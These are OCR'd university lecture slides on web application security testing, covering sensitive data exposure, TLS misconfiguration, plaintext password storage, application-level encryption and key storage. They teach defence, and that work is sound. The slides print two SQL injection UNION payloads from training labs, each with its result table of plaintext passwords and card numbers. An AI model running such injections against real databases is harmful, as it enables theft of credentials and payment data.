Web Application Security Testing – Part 3/3


Prof. Dr. Marc Rennhard, Dr. Stephan Neuhaus
Institut für angewandte Informationstechnologie InIT
ZHAW School of Engineering
rema | neut @zhaw.ch

Sensitive Data Exposure

Sensitive Data Exposure

- Sensitive data exposure includes all issues where data is not protected adequately with cryptographic measures
  - The data can be at rest or in transit

- Typical examples:
  - Sensitive data is transmitted in plaintext between browser and server
  - Critical data that is stored in the DB in non-encrypted form
  - Usage of weak cryptography or poor key material




Typical Insecure Communication Problems

- HTTPS (HTTP over TLS) is not used at all, even when transmitting sensitive information / accessing protected areas
  - Allows a man-in-the-middle to read / manipulate all data
- HTTPS is used when transmitting sensitive information, but the same resources are can also be accessed with HTTP (http://...)
  - Allows an attacker to send the victim an HTTP link to, e.g., the login page, which may allow the attacker to read the credentials (if the victim used the link to login)
- A self-signed or outdated server certificate is used
  - Prevents that the user can distinguish the legitimate certificate from a spoofed certificate (browsers display a certificate warning in both cases)
    - Increases the success probability of man-in-the-middle attacks against TLS
- Old, insecure SSL/TLS versions are supported
  - May allow various attacks to access the plaintext data
- Insecure cipher suites are supported
  - May allows breaking the cryptographic algorithms


Self-signed or Outdated Server Certificates

The problem is that when you are using such a certificate, browsers display the certificate warning and the users «get used» to the fact that the website uses such a certificate – and will likely always accept it. But if there's now suddenly a MITM attack based on certificate spoofing, the user's cannot distinguish this certificate from the real self-signed/outdated one, as there will basically be the same certificate warning in both cases. As a consequence, the users will most likely accept the spoofed certificate as well.



Testing for Insecure Communication Problems

- Some problems can easily be detected by manually interacting with the web application:
  - E.g., if no HTTPS is used all, if HTTP can be used to access protected areas, if self-signed / outdated certificates are used,...
- Some TLS configuration issues can be tested with available testing tools, e.g., *https://www.ssllabs.com/ssltest*:
  - Shows a lot of information such as the supported SSL/TLS versions, supported cipher suites,...



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This server supports SSL 2, which is obsolete and insecure. Grade set to F.

This server is vulnerable to MITM attacks because it supports insecure renegotiation. Grade set to F.

This server uses SSL 3, with POODLE mitigated. Still, it's recommended that this protocol is disabled. MORE INFO »

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to B.

Testing Tools to test TLS Configurations

Such tools are valuable for developers and operators, but of course also for the security testers and attackers!

Plaintext Storage of Passwords (1)

- Applications that allow login with passwords must recognize the correct passwords during authentication

- Obvious choice to store the passwords on the server side: Store them directly in the database (or anywhere else, e.g., in an XML file)


- Problem: If an attacker manages to get access to this data in any way, all passwords are exposed, e.g.
  - By exploiting a vulnerability to break into the system
  - By malware that finds its way onto the system
  - By a disgruntled administrator who wants to abuse the passwords
  - By carrying out an SQL injection attack

Plaintext Storage of Passwords (2)

- This is exactly what happened in one of the SQL injection attacks discussed earlier in this chapter:


```
Smith' UNION SELECT userid,first_name,last_name,password,5,6,7
FROM employee--
```

  - As a result, the plaintext passwords were received:



USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	larry	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	moe	5	6	7
103	Curly	Stooge	curly	5	6	7
104	Eric	Walker	eric	5	6	7
105	Tom	Cat	tom	5	6	7

  - This information gives the attacker access to all accounts
- If the passwords were not stored in plaintext, the impact of this attack would be significantly less dramatic




Plaintext Storage of Passwords (3)

- How to test for the presence of stored plaintext passwords?
  - Try to access them via another attack: SQL injection, server compromise,...
    - If this works, this not only proves that the passwords are stored in plaintext, but also directly provides you with all the passwords, of course
  - Use the password recovery function (if available): If the application sends you the original password by e-mail, it's likely stored in plaintext
    - Yes, this really happens from time to time!
  - ! Use the change password function: Sometimes, the «old password field» is pre-filled with the password stored on the server
    - In general: The password should NEVER flow from server to client...
- How can we solve the problem of storing passwords in plaintext?
  - Do not store them in plaintext, but only in hashed form, using a state-of-the-art hash function (e.g., SHA-256, bcrypt, scrypt, PBKDF2)
  - In addition, combine the password first with a salt value (at least 64 bits long) to prevent precompiled dictionary attacks
  - To increase protection, the hash operation should be done several times, e.g., 5'000 rounds

Presence of Plaintext Passwords

If you manage to carry out, e.g., an SQL injection attack to directly access the passwords and you get as a result the plaintext passwords, then you have of course proven the passwords are stored in plaintext (and as a «by product», you of course also get access to all of them). But in general, if such direct access is not possible, it's not easy to find out whether passwords are stored in plaintext on the server side. But it's still reasonable to use the tests above because IF this helps you to learn that passwords are stored in plaintext, then you are extra motivated to find a vulnerability(e.g., an SQL injection vulnerability) to access all of them.



Secure Storage of Sensitive Data (1)

- Beyond passwords, there is often additional data that is sensitive
  - Credit card details, health data,...
  - They may also be accessed via, e.g., SQL injection

Product Search

') UNION SELECT cardnumber,2,3,4,5 FROM creditcompany.transactions--

productid	name	description	price	picture
1323-4545-6767-8989	2	3	4.00	5
2323-4545-6767-8989	2	3	4.00	5
2322-4545-6767-8989	2	3	4.00	5
2322-4545-6767-8945	2	3	4.00	5
2322-4545-6457-8989	2	3	4.00	5

- Unlike passwords, they cannot simply be hashed as the server must have access to them in plaintext, so the only way is to encrypt them
- One option could be to use database encryption that is offered by some DBMS, which means the data is stored in encrypted form – how do you rate this idea?
  - May protect from attacks where the attacker compromises the DB server and tries to read directly from the DB files
  - But does not protect from attacks such as SQL injection, where data is decrypted by the DBMS on the fly

Vulnerability


The example above uses lesson "6117 - OWASP – A7 – Insecure Cryptographic Storage" of the Hacking Lab (*https://www.hacking-lab.com*).

Insert: ') UNION SELECT cardnumber,2,3,4,5 FROM creditcompany.transactions--

Database Encryption

This only encrypts the data stored in the database. But when a user or a web application access the database to, e.g, read data (assuming the user or application has the necessary credentials to access the database), then the encrypted data is decrypted on the fly. This implies that database encryption does not provide any protection from SQL injection.

Database encryption may still be reasonable to protect, e.g., from an attacker that compromises the DB server to read data directly from the DB files, because in this case, the attacker will only get encrypted data. This of course assumes the attacker cannot also get access to the key(s) used for encryption / decryption; so it basically depends on the access rights the attacker has on the compromised system.



Secure Storage of Sensitive Data (2)

- The better option to protect sensitive data is by encrypting it in the web application and sending the encrypted data to the DBMS
  - During decryption, the web application reads the encrypted data from the DBMS and decrypts it so it can be processed further
  - Can be done using a secret key (or with public key crypto) that is known only to the webapp components that have to encrypt / decrypt the data
  - As a result, SQL injection will only deliver encrypted data, unless the attack exploits a component which automatically decrypts the data
  - DBMS encryption can still be used as an additional safeguard
- Where to store the key?
  - Enter it when starting the web application server, but this prevents automated (scripted) starting, which is therefore often not practical
  - In the file system (using minimal access permissions), which is often the primary choice in practice and which provides reasonably good protection
    - If an attacker wants to get the key, he needs (root) access to the system
  - For increased protection, use a Hardware Security Module (HSM) to store the key and to perform encryption & decryption
    - But this may still allow an attacker to perform decryption operations if he manages to get (root) access to the system

© ZHAW / SoE / InIT – Marc Rennhard, Stephan Neuhaus 10

Encrypt / Decrypt the data in the Web Application and not in the DBMS


This means that, e.g., before storing a credit card in the DB, the web application encrypts it and writes the encrypted data into the DB. When reading the data back, the web application gets the encrypted data and decrypts this. In this case, attackers that are, e.g., using an SQL injection attack to read the credit cards from the database will only get encrypted data – which is worthless for them. The only case where an attacker will still get plaintext data is if the SQL injection attack can be done in a component which has already «built-in» the functionality to decrypt the encrypted data received from the database. But this will likely only work in a small number of cases.

Storing the Key in the File System

Of course, this won't prevent attacks where an attacker gets, e.g., root access to the web application server. In this case, he'll likely get access to the credentials of the technical DB user used by the web application to access the database and he'll also get access to the stored key, so he can read and decrypt all data in the database. However, it protects from various other attacks, e.g., form accessing the data with SQL injection or if the attacker manages to access the database server but not the web application server.

Hardware Security Module (HSM)

A HSM is tamper resistant hardware that is somehow attached to the server and that stores cryptographic secrets and that can execute corresponding cryptographic operations. That's basically a good idea, but if an attacker manages to get access to the server (e.g., by compromising it) it may well be that he can access the HSM as well (especially if the attacker gets root access to the server), which means he can carry out the same cryptographic operations as the web application itself. The attacker does not get access to the actual key, of course, but he still can use it, so security-wise that's not a big difference. So overall, this means that using an HSM does not provide significantly improved security compared to storing the key in the file system, because in both cases it usually requires root access to the system to break the encryption.



Sensitive Data Exposure – Countermeasures


- Use TLS whenever sensitive data is transmitted / protected areas are accessed
  - Make sure the same resources are not also accessible via http://...
  - Configure TLS securely: At least disable SSL 2.0/3.0 and weak cipher suites and use a certificate form a CA which is trusted by browsers
- Don't store passwords in plaintext in the DB (or anywhere else)
  - Store only salted password hashes, using several rounds of hashing
- Store additional sensitive data only in encrypted form in the DB
  - Using a key known to the application
  - Store the key in the file system (using minimal access permissions), for (some) additional security use a HSM

Storing Passwords in Browser

This is also sometimes discussed in the context of sensitive data exposure. An interesting discussion can be found here: *https://bugzilla.mozilla.org/show_bug.cgi?id=956906*

Zurich University of Applied Sciences

Cross-Site Request Forgery

